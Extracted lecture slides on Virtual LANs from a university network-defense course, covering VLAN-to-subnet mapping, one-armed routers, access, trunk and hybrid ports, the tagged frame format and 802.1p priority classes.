
→ **1 VLAN = 1 IP subnet**

- ⇒ Routers are needed to move frames from different VLANs
- ⇒ Even if STAs are in the same physical network

→ **Inter-VLAN connectivity through router: improves security**

- ⇒ May apply packet filtering mechanisms such as ACL, etc

VLANs and IP subnets /2




- **Routers for VLAN interconnection may have as little as just one physical interface**
 - ⇒ Also called, in jargon, “one-armed routers”
- **Multiple IP addresses on the single interface**

VLAN tagging

Port types

TRUNK port: transmits and receives tagged frames
i.e. with explicit VLAN membership indication




ACCESS port: transmits and receives untagged frames
i.e. with no VLAN membership indication

HYBRID ports: may handle both tagged and untagged frames

Access links

→ A link connected to an access port


- ⇒ Typically the PC-to-switch link
- ⇒ or small-hub-to-switch link



→ Connected STAs belong to only 1 VLAN

→ Connected STAs DO NOT NEED TO KNOW they are on a VLAN

- ⇒ They just assume to be on a dedicated IP subnet




→ TX/RX frames:

- ⇒ standard Ethernet (no QTAG prefix)

Access links (legacy regions)


→ May be
switched LANs
themselves

⇒ Made up by
VLAN-unaware
switches




Trunk links

- **A link connected to a trunk port**
 - ⇒ Typically switch-to-switch or switch-to-router links
 - ⇒ frequently server-to-switch link
 - ⇒ If PC-to-switch link:
 - Anarchic VLANs considered
- **Support tagged Ethernet frames**
 - ⇒ Explicit tagging mechanism to differentiate them
- **Does not belong to a VLAN but transport VLAN frames**
 - ⇒ Either from all VLANs
 - ⇒ Or just from selected VLANs
- **However, may belong to a VLAN**
 - ⇒ Case of hybrid link
 - ⇒ Untagged frames assumed to belong to a VLAN




Hybrid links



→ **Support both tagged and untagged Ethernet frames**

- ⇒ Untagged frames belong to the same VLAN (in the example, VLAN C)
- ⇒ Modern understanding and implementations: all links are of hybrid type...

Ethernet Frame format for VLAN (802.3ac, 1998)




User Priority (802.1p)

0	BE	Best Effort (default)
1	BK	Background
2	---	Unspecified
3	EE	Excellent Effort
4	CL	Controlled Load
5	VI	Video < 100ms latency/jitter
6	VO	Voice < 10 ms latency/jitter
7	NC	Network Control

Managed via separated output queues

- typically with priority queueing
- but more complex scheduling mechanisms can be used

May a station belong to more than 1 VLAN?





***University of Rome Tor Vergata
ICT and Internet Engineering***

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Virtual LANs

